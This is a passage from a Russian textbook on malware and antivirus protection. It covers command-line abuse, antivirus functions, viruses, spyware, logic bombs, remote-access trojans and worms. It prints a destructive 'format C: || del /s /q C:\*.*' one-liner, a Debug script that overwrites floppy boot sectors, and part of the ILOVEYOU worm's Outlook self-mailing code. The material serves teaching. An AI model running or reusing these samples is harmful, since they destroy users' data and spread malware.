Листинг 11. Скриптлет, атакующий браузер Internet Explorer


1.6. Программное управление компьютером в режиме командной строки

Командная строка, как правило, используется в интерактивном режиме в форме текстового сообщения операционной системе о том, что хочет от нее пользователь. Командную строку интерпретирует и исполняет командный интерпретатор, именуемый еще оболочкой. В операционной системе Windows* такими оболочками могут быть программы **Explorer.exe**, **Command.com**, **Cmd.exe**, **Far.exe** и другие.

Термин «командная строка» (Command Line) имеет несколько толкований. В широком смысле под командной строкой понимают вид пользовательского интерфейса, когда программа-оболочка в интерактивном режиме (англ. interact — взаимодействовать) предлагает пользователю ввести символьную команду и отображает введенные символы на экране (при вводе тайной информации типа пароля символы могут и не отображаться). В узком смысле слова командная строка — это одна команда или строка команд. Предполагается, что пользователь должен знать не только синтаксис нужной команды, но и то, к чему приведет ее исполнение. В этом заключается определенное неудобство, так как необходимые для управления системой команды пользователь должен либо заучить, либо иметь возможность обратиться к справочной системе. Обычным пользователям современных операционных систем редко приходится применять в работе командную строку, ведь гораздо удобнее использовать графический интерфейс либо, на крайний случай, такие программы как Far или Total Commander. Но для администратора командная строка остро необходима, так как она позволяет автоматизировать многократно повторяющиеся действия, что является видом прикладного программирования.

Команды, передаваемые оболочке, могут быть **внутренними** и **внешними**. Внутренние команды исполняются самой оболочкой. Так, для оболочек **Command.com** и **Cmd.exe** такими командами являются **copy**, **del**, **ren**, **dir**, **cd**, **mkdir**, **rmdir** и другие. Внутренние команды предписывают программе-оболочке выполнение определенных действий, которые предусмотрены ее алгоритмом. Внутренняя команда включает в себя параметры и указатели на объекты, над которыми предписываются действия (файлы и каталоги).

Командная строка используется не только для ввода команд, но и для запуска других программ. В этом случае команду называют внешней. Для запуска программы достаточно ввести ее имя в командной строке. Дополнительные данные, передаваемые запускаемой программе, задаются в этой же командной строке и отделяются от имени программы и друг от друга пробелами. Эти данные называются аргументами командной строки. При запуске программ из командной строки программа-оболочка выполняет функцию промежуточной среды. Она указывает пользователю

мсетю (приглашение) для ввода команды, читает и отображает введенную строку, запускает указанную пользователем программу и передает ей аргументы командной строки. В командной строке оболочки **Explorer.exe** (меню  Пуск ⇒ Выполнить) можно не только запускать программы, но и открывать для просмотра, чтения или редактирования файлы и каталоги.

Наиболее опасные программы, содержащиеся в операционной системе, предназначены для ее администрирования. Следовательно, они по определению должны запускаться из командной строки и выполнять потенциально опасные действия. При этом для таких команд предусмотрены аргументы, не требующие для выполнения дополнительного согласия пользователя. Системные программы, управляемые из командной строки, представляют большой интерес для вирусов, поскольку они могут быть использованы и для вирусного инфицирования, и для совершения деструктивных действий.

Обычно в командной строке программе-оболочке передается только одна команда (например, **copy c:*.doc a:**). Однако некоторые командные интерпретаторы типа **Cmd.exe** умеют обрабатывать сложные (составные) команды, которые могут являться целыми программами. В Windows 2000, XP отдельные команды в командной строке отделяются друг от друга символом амперсанда **&**, например:

```
dir c:\*.doc /s /b >a:\data_dir.txt & REG EXPORT  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
```

a:\reg_win.reg — в файлы на гибком магнитном носителе выводятся полные имена всех файлов-документов, имеющих расширение **doc**, а также содержимое одного из разделов системного реестра.

Условная обработка команд осуществляется с помощью символов **&&** и **||**. Двойной амперсанд означает, что команду, перед которой он стоит, надо выполнять только в случае успешного выполнения предыдущей команды. Например:

```
ping -n 1 146.43.67.12 && NET SEND Привет! 146.43.67.12
```


— в случае наличия сетевого узла с указанным адресом на него посылается привет через службу сообщений Windows XP (если предположить, что на этом компьютере запущена именно такая операционная система).

Два символа **||** указывают, что вторую команду следует выполнить, если первая была выполнена неудачно (например, в случае отказа из-за отсутствия прав доступа или невозможности выполнения команды по иным причинам). Например:


```
format C:\ /autotest || del /s /q C:\*.* — если попытка
```

отформатировать логический диск C: не удалась, вредоносная команда пытается удалить с этого же диска все файлы и подкаталоги.

Повторимся, что эти частные правила справедливы для «Командной строки» **Cmd.exe**. Ввод подобной команды в командное окно

 **Пуск** ⇒ **Выполнить**, поддерживаемое оболочкой **Explorer.exe**, приведет к выполнению только первой команды.

Как уже указывалось, из отдельных командных строк можно составить командный файл. В системном реестре открытие такого файла ассоциируется с его запуском (за это отвечает не оболочка, а одна из подсистем). Командный файл — это список внутренних и внешних команд, которые программа-оболочка автоматически вызывает и исполняет в том порядке, в котором они записаны. Порядок выполнения команд может быть изменен с помощью безусловных и условных переходов.

Разновидностями файлов, содержащих командную строку, являются ссылки или ярлыки (файлы с расширениями **lnk**, **pif**, **url**). Ярлыки позволяют запускать программы, открывать каталоги и файлы из различных удобных для пользователя мест, не требуя создания копий этих файлов. Наиболее часто ярлыки используются на «Рабочем столе» пользователя, в меню кнопки  **Пуск** и на панели **Быстрый запуск**. Обычно ярлыки наследуют при создании пиктограмму файла-объекта и отличаются от него первым словом «Ярлык...» и маленькой стрелочкой в левом нижнем углу пиктограммы. Открывая **Свойства** ярлыка, мы можем в окне ввода **Объект** увидеть полный путь к файлу, который будет открыт или запущен при активизации ярлыка. Однако после создания ярлыка его можно «перепрограммировать», присвоив ему новое имя, другую пиктограмму, и даже удалить стрелочку — признак ярлыка. Так могут быть созданы условия для случайного запуска пользователем потенциально опасной программы. Умело используя потенциально опасные функции операционной системы, сама вредоносная программа может представлять всего лишь команду с необходимыми аргументами.

1.7. Управление программами в графическом режиме

Программы, использующие графический интерфейс с оконным режимом отображения информации кажутся более безопасными по причине невозможности управления ими из командной строки. При разработке некоторых приложений поддержка командной строки вообще отключается, и все потенциально опасные действия и настройки пользователь может произвести только с помощью клавиатуры и мыши. Таким образом, злоумышленник, не получивший доступ к консоли компьютера, вроде бы уже не может программно им управлять. Например, в Microsoft Word 97 защиту от вирусов в макросах можно было установить вручную

(**Сервис** ⇒ **Параметры** ⇒ **Общие** ⇒ **Защита от вирусов в макросах**)

или программно, используя в процедуре строку **Option.VirusProtection = Enable**. После того как вредоносные макровирусы приобрели способность включать и отключать эту настройку безопасности, программисты Microsoft исключили программный способ

отключения защиты и в Word версии 9.0 предусмотрели отдельное диалоговое окно **Безопасность**, в котором пользователь мог выставить один из трех уровней защиты от вирусов в макросах (высокий/средний/низкий) только с помощью мыши. Вирусописатели недолго находились в смятении. Вскоре ими была найдена строка в системном реестре, изменив параметр в которой можно было снять или установить соответствующую защиту.

Тем не менее, в некоторых программах используют интерактивные настройки, которые нельзя изменить программно. Предполагается, что вредоносная программа рук не имеет и управлять мышью не сможет. Однако возможность имитации нажатия любых клавиш клавиатуры присутствовала в персональных компьютерах буквально с самых первых моделей. Многие компьютерные игры умели и умеют играть за пользователя, имитируя клавиатурный и манипуляторный ввод. И речь идет не только о клавиатурном вводе. При создании графического интерфейса в системах Windows* была реализована идея отправки и получения оконных сообщений. Операционная система, которая должна сама получать все сигналы и команды от пользователя, получает и программно обрабатывает нажатия клавиш, перемещение мыши и ее «щелчки» и посылает уведомления окнам программ, с которыми в данный момент работает пользователь.

Вредоносная программа, использующая возможности приложения, заведомо имеющегося в компьютерной системе, должна иметь возможность управления им другими способами. В их числе:

- имитация клавиатурного ввода,
- использование клавиш быстрого вызова,
- использование системных функций для передачи оконных сообщений.

Опасной является возможность вызова какого-либо системного окна с важными настройками и передача этому окну команды на изменение параметров. Вирмейкер, располагая копией атакуемой программы, может определить, как именуются элементы управления этого окна и послать нужной кнопке или переключателю сигнал о нажатии закрепленной за ней «горячей» клавиши или щелчка мыши.

Некоторые программы могут являться обычными текстовыми файлами с произвольными расширениями или даже без них. Например, последовательность команд, содержащихся в файле **1.txt** и передаваемых отладчику Debug с помощью команды **debug <1.txt >nul** выполняет опасное действие в виде перезаписи секторов гибкого магнитного диска:

При считывании и построчном исполнении команд Debug запишет в 3 первых сектора ГМД последовательность цифр, представляющих порядковые номера секторов. Правда прочитать эту дискету в Windows уже не удастся — при записи будет испорчен ее загрузочный сектор. В данном случае мы имеем дело с программой, написанной на языке внутренних команд отладчика Debug.

```
f 100 1200 "1"  
w 100 0 0 1  
f 100 1200 "2"  
w 100 0 1 1  
f 100 1200 "3"  
w 100 0 2 1
```

q `последняя команда должна завершаться переводом строки

Листинг 12. Опасная программа на языке внутренних команд отладчика Debug

2. АНТИВИРУСНЫЕ ПРОГРАММЫ

Уже давно прошли времена, когда Питер Нортон называл компьютерные вирусы мифом, пользователи, рассказывая друг другу леденящие кровь истории, боролись с ними, выдергивая штепсель из розетки, пытаясь убить бегущий по шине данных вирус, а созданные народными умельцами антивирусные средства порой уничтожали информацию успешнее, чем сами вирусы. Всё это было. С тех пор Питер Нортон одумался, информатику стали преподавать в школе, а каждый озабоченный безопасностью своего компьютера пользователь использует для борьбы с вирусами созданные профессионалами антивирусные программы, несмотря на то, что невозможность существования абсолютного антивируса математически доказана [21].

Так что же представляют собой современные антивирусы? На сегодняшний день не существует какого-то единого стандарта или классификации, каждый антивирус имеет свои особенности, поэтому правильнее будет рассмотреть их функциональные возможности. При этом следует отметить, что все термины достаточно условны. В зависимости от исполнения различные функции могут реализовываться посредством множества различных антивирусных модулей (как, например в KAV), а могут быть все собраны в одном-двух.

Сканирование. Антивирус по запросу пользователя проверяет файлы, загрузочные секторы, оперативную память и ищет в них как известные, так и неизвестные вирусы. Обычно поиск известных вирусов заключается в поиске так называемых сигнатур — кодовых последовательностей, уникальных для данного вируса. Для неизвестных производится анализ последовательности команд или системных вызовов, а поскольку характер выполняемых вирусом действий и их очередность существенно отличается от большинства программ, на основании собранной статистики с учетом заданных критериев принимается решение об отнесении исследуемой программы к числу вредоносных. Такой анализ называется эвристическим, и является вероятностным процессом. Пользователю обычно предоставляется возможность задать уровень «подозрительности» эвристического сканера. Чем он выше, тем выше вероятность правильного обнаружения вируса, но, соответственно, тем выше и вероятность ложного срабатывания.

Мониторинг. Антивирус осуществляет поиск вирусов во время операций чтения-записи, например, при загрузке программы в оперативную память, при записи некоторой информации в файл, при получении электронной почты и т.п. Для этого антивирус постоянно располагается в памяти, встраивая себя в цепочку обработчиков системных событий. Алгоритм поиска вирусов обычно является единым со сканером. Данная операция выполняется без участия пользователя и является достаточно ресурсоемкой, требуя себе существенную долю процессорного времени. В зависимости от исполнения антивируса пользователю может

быть предоставлена возможность временного отключения режима для повышения производительности. В то же время полный отказ от мониторинга нежелателен и, если постоянный контроль серьезно замедляет работу компьютера, его можно включать только на время работы в сети, установки и запуска новых приложений, копировании новых файлов с внешних носителей.

Контроль CRC. Антивирус вычисляет контрольные суммы (CRC) для файлов и загрузочных секторов. Суммы, а также информация о размере файла, датах создания/модификация могут храниться либо в базе данных антивируса, либо вместе с файлом, если такая возможность поддерживается файловой системой. Во время работы антивирус вычисляет контрольные суммы заново и сравнивает их с сохраненными, позволяя, таким образом, обнаружить полиморфные и/или зашифрованные вирусы, не имеющие постоянной сигнатуры. Недостатком является обнаружение заражения постфактум. Практически всегда выполняется в автономном режиме без участия пользователя. На сегодняшний день реализовано не во всех антивирусах.

Иммунизация. Антивирус имитирует заражение либо отдельных файлов, либо системы в целом некоторым вирусом. Существует определенная категория вирусов, которая перед заражением проверяет, не была ли жертва уже заражена. Если вирус является нерезидентным, то в качестве признака заражения может выступать некоторый неиспользуемый бит жертвы. Так, например, известный вирус Vienna (функционирующий в MS DOS) меняет для всех зараженных им файлов время создания так, что поле секунд равно 62, а перед заражением всегда проверяет значение этого поля, избегая повторного заражения одного и того же файла. Тогда иммунизация должна заключаться в изменении соответствующего поля, в зависимости от вирусных предпочтений, у всех критических файлов. Резидентные вирусы обычно используют другой механизм, схожий с системой распознавания «свой-чужой», применяющейся на самолетах и в системах ПВО. Прежде чем разместиться резидентно в памяти, вирус посылает закодированный запрос (используя, например, механизм прерываний или сообщений), правильный ответ на который он получит только в случае наличия в системе своей резидентной копии, и в этом случае, повторно заражать систему уже не будет. Для борьбы с такими вирусами иммунизация должна заключаться в размещении в памяти программы-заглушки, вся функциональность которой будет сводиться к выдаче правильного ответа на вирусный запрос. Главным недостатком такой защитной меры является её очевидная неспособность противостоять сколько-нибудь существенному количеству вирусов, ведь если создать резидентный антивирусный «автоответчик», который будет имитировать сразу несколько вирусов, несложно, то симитировать, например, заражение файла двумя вирусами, первый из которых использует в качестве признака заражения значение 62 секунды, а второй — 60 секунд, принципиально невозможно. Кроме того, подавляющее большинство

вирусов не утруждают себя никакими проверками и с удовольствием заражают один и тот же файл во второй раз, третий и так далее. Исходя из вышеизложенного, необходимость в реализации данной функции в антивирусных средствах представляется весьма сомнительной, что и подтверждается её отсутствием в современных продуктах.

Обновление антивирусных баз через Internet. Современные вирусописатели, как впрочем, и их предшественники, отличаются весьма большой плодовитостью, что в сочетании с простотой обмена идеями посредством Internet приводит к ежедневному появлению все новых разновидностей вирусов, а разработчики антивирусного программного обеспечения вынуждены оперативно реагировать на это. Некоторые производители выпускают даже несколько обновлений антивирусных баз в день для обеспечения максимальной защиты. Оперативность реагирования — очень важный параметр, серьезно влияющий на пользовательский выбор, хотя он и не относится напрямую к свойствам антивируса. Размер обновлений тоже может играть существенную роль при выборе пользователем антивирусной программы, так как при невысокой пропускной способности Internet-подключения, перспектива регулярной загрузки 15-20-мегабайтных баз вряд ли будет привлекательна.

Некоторые пользователи, установив себе на компьютер антивирусное программное обеспечение, особенно из числа известных и популярных, приобретают еще и ложное чувство защищенности, забывая, что без помощи пользователя даже самая лучшая антивирусная программа не сможет успешно противостоять вирусам. Количество вредоносных программ ежедневно растет, и без регулярных обновлений вирусных баз, защищенность системы с каждым днем уменьшается. Не менее важным моментом является квалификация пользователя и ее соответствие установленному антивирусному программному обеспечению. Бесспорно, что грамотный пользователь с успехом разберется даже с самой сложной и «разговорчивой» системой защиты, но для неопытного пользователя наиболее предпочтительными будут являться средства вида «поставил-и-забыл». В противном случае возможны различные казусы. Так, авторам известен случай, когда пользователь, по известной лишь ему одному причине, не разрешал антивирусу удалять вредоносные программы, а когда регулярные напоминания об инфицированности объектов ему надоели, он пометил их как надежные файлы, проверять которые нет необходимости. Имея такого серьезного покровителя, жили эти вредоносные программы в его ЭВМ долго и счастливо. Стоит ли упоминать, что антивирусные базы пользователь не обновлял ни разу?

Найти разумный баланс между защищенностью и функциональностью непросто. Обычно, чем выше уровень защиты, тем менее функциональна рабочая среда для пользователя, поскольку защитные меры всегда направлены на ограничение, регламентацию и формализацию его деятельности. Антивирусный пакет должен быть, как можно менее заметен, неявно обеспечивая защиту с минимальным

количеством обращений к пользователю, иначе может получиться как у создателей одного отечественного пакета защиты: модуль, контролирующий попытки изменения информации в реестре, регулярно выводит на экран предупреждения о «подозрительной» деятельности той или иной программы. В результате, например, при запуске, широко распространенной программы ICQ, пользователь получает около 30 (!) сообщений подобных изображенному на рис. 2. Для средне-статистического пользователя приведенная информация совершенно бесполезна, поэтому обычно он, устав от надоедливых окон, либо разрешает вносить все изменения (а в этом случае программа не нужна), либо удаляет ее со своего компьютера (в этом случае она не нужна тем более).




Рис. 2. Запрос системы защиты

3. ФУНКЦИОНАЛЬНЫЕ ВИДЫ ВРЕДОНОСНЫХ ПРОГРАММ

3.1. Компьютерные вирусы

Вирусы являются наиболее известным и распространенным видом вредоносных программ. Достаточно вспомнить, что программное и организационное противодействие распространению и запуску вредоносных программ называют антивирусной защитой. О компьютерных вирусах написано уже достаточно много, поэтому ограничимся только их краткой характеристикой.

Согласно классическому определению, данному Ф. Коэном, «Компьютерный вирус — программа, которая может заражать другие программы, модифицируя их посредством добавления своей, возможно измененной, копии. Копии вируса могут структурно и функционально отличаться между собой». Таким образом, вирусное инфицирование является разновидностью копирования, только при этом копируются не данные, а вирусный код. При копировании вирусная программа может видоизменяться, а запись копии происходит таким образом, чтобы она имела шансы на запуск и повторное инфицирование. Видоизменение при копировании — это защитный механизм, используемый так называемыми полиморфными программами для частичного скрытия своей сигнатуры.

Для вирусов характерны следующие признаки:

- Размещение внутри программного файла или программного фрагмента. Очень редко компьютерные вирусы представляют собой самостоятельные исполняемые файлы. Большинство вирусов являются паразитическими, т. е. они размещаются в других файлах, изменяя содержимое, но оставляя их полностью или частично работоспособными.
- Способность к саморазмножению через внедрение в другие программы.
- Выраженные деструктивные действия.
- Наличие латентного (скрытого) периода между первоначальным проникновением и совершением деструктивных действий.

Самой распространенной категорией являются **файловые вирусы**. При инфицировании они внедряются в такие места исполняемого файла, откуда могут перехватить управление. Подробную классификацию и описание механизмов внедрения компьютерных вирусов в исполняемые файлы можно найти в работах К. Касперски [17,18]. Обычно вирус записывает себя в такую область заражаемого файла, откуда он при запуске получит управление в первую очередь. Затем он ищет на дисковом пространстве другие исполняемые файлы и последовательно заражает их. После этого вирус возвращает управление программе, в теле которой он «живет».

Файловые вирусы были очень распространены в операционной системе MS DOS. Они писались на языке Ассемблер и совершали деструктивные действия путем непосредственного обращения к ресурсам

компьютера. Эпоха операционной системы MS DOS была поистине золотым веком этих вирусов. Но в операционных системах Windows NT DOS-овские вирусы большой опасности не представляют, так как защищенная система не позволяет пользовательским процессам непосредственно работать с ресурсами компьютера. Современные файловые вирусы используют вызовы функций операционной системы и для заражения других файлов, и для совершения деструктивных действий, а более сложная структура исполняемых PE-файлов требует от вирусописателей большей изобретательности при программировании процесса вирусного инфицирования.

Загрузочный вирус частично или полностью размещается в загрузочном секторе (загрузочной области) диска и перехватывает управление перед загрузкой операционной системы. Инфицирование происходит путем записи вредоносного кода в загрузочные сектора сменных машинных носителей. Затем вирус разносится через дискеты на жесткие диски других компьютеров. Поскольку эти вирусы загружаются и исполняются в первую очередь и работают в реальном режиме процессора, защита, реализованная в операционной системе, для них помехой не является. После выполнения деструктивных действий вирус позволяет системе загружаться (настоящий загрузочный код предварительно переносится вирусом в другие сектора).

Макровирус — это событийно управляемый интерпретируемый код, содержащийся в сегментах (блоках) документов и шаблонов некоторых приложений, к которым относятся программы офисного пакета фирмы Microsoft, а также программы, использующие лицензионный язык VBA (CorelDraw). Обычно процесс вирусного копирования происходит в момент создания или открытия документа. Макровирусы могут существовать на различных компьютерах и в различных версиях операционных систем, включая не только Windows, но и MacOS. В настоящее время это самая динамично развивающаяся и опасная разновидность компьютерных вирусов.

3.2. Программные закладки

Как бы мы узнали о существовании компьютерных вирусов, если бы они не инфицировали другие файлы, не форматировали диски, не стирали CMOS-память, не отвлекали пользователя посторонними звуками и видеоэффектами и не проявляли бы себя деструктивными действиями? Вероятно никак. Присутствие в системе еще одного процесса, который ничем опасным себя не проявляет, останется незаметным для пользователя. Ведь в операционной системе и так выполняются десятки программ, о назначении которых пользователи не имеют никакого представления. Но наряду с вирусами создаются и используются другие практически незаметные программы, именуемые **шпионскими программами** или **программными закладками**. Эти программы

создаются для скрытого перехвата конфиденциальной информации, ее копирования и вывода за пределы атакованной компьютерной системы.

Используя документированные и undocumented функции операционной системы Windows*, программные закладки могут производить перехват:

- клавиатурного и манипуляторного ввода пользователя, включая его аутентифицирующую информацию;
- информации, выводимой на печать;
- содержимого удаляемых файлов;
- фрагментов зашифрованных документов во время их редактирования пользователем.

У программных закладок совсем иная тактика, чем у вирусов. Программной закладке нет нужды размножаться, ведь она целевым образом внедряется только на те компьютеры, где заведомо присутствует конфиденциальная информация. Она не совершает деструктивных действий, поскольку они демаскируют программу. Закладки обеспечивают полную конфиденциальность своего присутствия, стараются раствориться в системе и стать полностью незаметными. Предполагается, что профессионально исполненные программные закладки обнаружить не под силу не только пользователю, но администратору. Мало найдется людей, которые смогли бы утверждать, что видели настоящую закладку. Может быть это выдумка и таких программ на самом деле нет? Но в Internet доступны полупрофессиональные закладки, предназначенные для перехвата клавиатурного ввода и наблюдения за пользователем.

Перехват нажатий клавиш — вероятно, самый популярный способ получения текстовой информации, вводимой в компьютер. Действительно, большая часть конфиденциальной информации — это текст. Тексты преобразуются в электронную форму и путем сканирования, однако большая часть тайной информации проходит через пальцы пользователя и клавиатуру. В создании клавиатурных перехватчиков нет ничего принципиально сложного, более того, клавиатурный перехват можно осуществлять разными способами. В настоящее время в Internet распространяются на различной основе несколько десятков так называемых программ-кейлоггеров (KeyLogger). Некоторые из них откровенно примитивны и перехватывают все подряд до тех пор, пока пользователь не заметит в одном из каталогов текстовый файл непомерно больших размеров. Другие, более интеллектуальные, включаются и выключаются в определенное время, «просеивают» информацию через промежуточный буфер с помощью ключевых слов. Отобранная информация может зашифровываться и в ближайший сетевой сеанс выводиться из компьютера либо, если сети нет, просто накапливаться в незаметном месте файловой системы для последующего копирования на сменный машинный носитель.

Другое «любимое занятие» программных закладок — наблюдение за пользователем. Иногда это осуществляется с целью шантажа, иногда из

иных соображений. Практически любая вещь в обиходе человека может рассказать что-либо о своем владельце. Так, столовая ложка при ее исследовании под микроскопом «расскажет» эксперту как ее держат и прикусывают. Молоток «расскажет», насколько уверенно хозяин забивает гвозди. Компьютер может рассказать о своем пользователе весьма много. Записи о том, когда он был включен и выключен, какие программы на нем запускались и в какое время, какие файлы открывались, редактировались и записывались, что представлял собой по интенсивности клавиатурный и манипуляторный ввод, какие перерывы в работе и когда делал пользователь — все это в совокупности позволит сказать, кто сидел перед компьютером и чем именно занимался. Программно можно идентифицировать пользователя по фрагменту свободно набранного текста, и представляется возможным с высокой точностью утверждать, что сейчас за компьютером сидит вполне определенный человек.

Распространяемая фирмой «Нелк» программа X-Files (другое ее название — «Папарацци») рекомендуется владельцам фирм и администраторам безопасности для слежения за тем, как пользователи расходуют свое рабочее время. Идея наблюдения чрезвычайно проста — скрытно установленная и хорошо замаскированная программа с периодичностью 5-10 минут делает снимки экрана. В системах с графическим интерфейсом действует правило — «вижу, что делаю». Программа тоже видит (точнее фиксирует) случаи, когда пользователь развлекается компьютерными играми, «чатится» в Internet, или просто отсутствует на рабочем месте. Никакого нарушения гражданских прав здесь нет — при условии, если в трудовом договоре с работодателем оговорено, что пользователь в рабочее время находится под наблюдением.

Что могут делать более «серьезные» программные закладки — остается только догадываться. Во всяком случае, ФБР США уже неоднократно пыталось использовать для поимки и идентификации преступников подобные программы. Но то, что доступно правоохранительным органам под силу и преступникам. И программные закладки представляют серьезную угрозу как инструмент частной слежки, шантажа, промышленного шпионажа.

3.3. «Логические бомбы»

«Логическая бомба» не является самостоятельной вредоносной программой. Это может быть программный модуль или функция, а может быть и всего несколько строк кода в какой-то вполне полезной программе. Создателем «логических бомб», как правило, является программист-разработчик, который находится в состоянии конфликта со своей фирмой или ее руководством. «Логическими бомбами» такие фрагменты называются, поскольку запускаются они по определенному событию или по прошествии определенного времени, а эффект может напоминать взрыв (в смысле разрушительного влияния на обрабатываемую информацию). По

форме вредоносного воздействия «логическая бомба» может приводить к различным формам удаления, модификации и блокирования информации, либо нарушению работы ЭВМ.

Примером «логической бомбы» может быть программа на распечатку бухгалтерской ведомости начисления зарплаты, которая разрушает базу данных, если в ее списке не окажется фамилии программиста-разработчика.

3.4. Вредоносные программы «удаленного администрирования»

Появление таких программ — это еще один убедительный пример того, как удобство оборачивается небезопасностью. Задумывались эти программы исходя из вполне обоснованных потребностей сетевого администрирования. У любого администратора время от времени случаются проблемы, когда ему требуется разобраться с клиентскими ЭВМ. Причиной этого может быть аппаратный сбой, ошибка пользователя, необходимость установки нового программного обеспечения и т. д. Если администратор обеспечивает работу нескольких десятков компьютеров в пределах одного здания, то он вполне может дойти до каждого компьютера. Но неполадки в сети, состоящей из сотен компьютеров, разбросанных по большой территории, представляют большую проблему. В случае администрирования корпоративной сети, компьютеры которой размещены по всему миру, физический доступ администратора к рабочим станциям в принципе невозможен. Для такой цели были разработаны клиент-серверные программы **удаленного администрирования**. Программа состоит из двух частей. Одна ее часть называется **серверной**. Серверные модули размещаются на каждом пользовательском рабочем месте. Эта программа запускается автоматически при загрузке системы и прослушивает определенный сетевой порт транспортного уровня в ожидании приходящих пакетов. В пакетах могут содержаться команды, которые серверная программа выполняет. Серверная программа является беззаконной и пользователь может видеть ее только в списке процессов. Программа-**клиент** обычно одна, и она устанавливается на компьютере администратора. В этой программе есть одно или несколько окон для управления и наблюдения за рабочими станциями. Набор команд клиентской программы позволяет администратору с его рабочего места управлять каждой из пользовательских ЭВМ так же, как собственным компьютером.

Ничего принципиально нового в таких программах нет — в UNIX-системах для таких же нужд давно используется программа с названием **telnet**. Она позволяет запускать на удаленном компьютере командную оболочку и передавать ей в сетевых пакетах команды на управление компьютером, а в ответ получать для просмотра выводимую информацию. Это, кстати, тоже небезопасная программа, поскольку она передает данные по сети в открытом виде.

Не прошло и нескольких месяцев после появления программ удаленного администрирования операционными системами Windows, как на свет появились вредоносные клоны этих программ. Первой программой был NetBus, затем появилась BackOrifice. Сейчас существуют сотни программ этого типа со звучными именами «Крыса», «Троянская корова», «Глубокая глотка» и тому подобное. Принцип удаленного управления остался, но администрированием здесь и не «пахнет». Команды, которые можно подавать по сети — это полный набор издевательств над пользователем и его компьютером. На удаленном компьютере можно запускать программы, посылать пользователю сообщения, манипулировать файлами, редактировать системный реестр, делать снимки экрана. Неплохо представлены деструктивные возможности: погасить монитор, перезагрузить операционную систему, убрать кнопку <Пуск>, заставить выскакивать лоток CD ROM и так далее.

Единственная сложность для атакующего — как внедрить на атакуемый компьютер управляемый серверный модуль. Обычно эта задача решается методами сетевого вторжения или «социальной инженерии». После этого вирмейкеру не нужно беспокоиться о том, чтобы его программа при запуске какими-либо хитрыми способами приобретала дополнительные права. Серверный модуль обычно запускается при старте операционной системы и для нее считается «своим». Именно поэтому процесс перехвата управления чужим компьютером настолько результативен.

Перечислим стандартные возможности программ «удаленного администрирования»:

- Атакуемые операционные системы — все версии Windows*.
- Используемые протоколы транспортного уровня: TCP, SPX.
- Обеспечение полного контроля за файловой системой (получение списка, создание, удаление, переименование, копирование файлов и каталогов, изменение их атрибутов и прав доступа).
- Контроль над системным реестром: просмотр, создание, удаление, изменение ключей реестра и их значений. В Windows NT 5.0 удаленному «администратору» система не разрешает только доступ к улям реестра с учетными записями и хэш-функциями паролей.
- Контроль и управление процессами: просмотр списка процессов, их создание, завершение, изменение приоритетов.
- Управление диалоговыми окнами: просмотр списка окон, посылка или перехват сообщений, изменение элементов, снятие «снимка» экрана или окна.
- Управление системой в форме получения и изменения системных параметров, режимов работы аппаратных компонентов и поддерживающих их программ.
- Перехват клавиатурного ввода или имитация нажатий клавиш.
- Манипуляция содержимым энергозависимой CMOS-памятью.

«Джентльменский» набор деструктивных функций включает:

- Гашение экрана или изменение его разрешения.
- Выключение любых клавиш или полное блокирование клавиатуры.
- Манипуляция курсором мыши.
- Удаление пиктограмм, часов, кнопки <Пуск>, панели задач и др.
- Открытие и закрытие лотка CD ROM и др.

Программы «удаленного администрирования» могут использоваться и как инструмент шпионажа, однако чаще они применяются как средство издевательства над пользователями.

Для противодействия подобным программам были разработаны сетевые сканеры, которые в автоматическом режиме проверяют на клиентском компьютере открытые порты транспортного уровня и анализируют принимаемые сетевые пакеты. Неплохие результаты дает применение персональных программных сетевых экранов.

3.5. «Сетевые черви»

Эти программы представляют собой самый таинственный вид вредоносных программ. По определению, данному Крисом Касперски [17], «червь — это компьютерная программа, обладающая репродуктивными навыками и способная к самостоятельному перемещению по сети без участия пользователей за счет использования различных уязвимостей: сетевых протоколов, слабых паролей, ошибок в программном обеспечении».

Одна часть таких программ представляет собой сценарии, встроенные в гипертекстовые документы или документы офисных приложений, например почтовой программы Outlook. Фрагмент известной программы **I Love You** приведен в листинге 13.

```
sub spreadtoemail()
On Error Resume Next
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrLf&"kindly check the attached
LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-
YOU.TXT.vbs")
male.Send
```

Листинг 13. Фрагмент «сетевого червя» **I Love You**, производящий рассылку своих копий по адресам в адресной книге почтовой программы Outlook

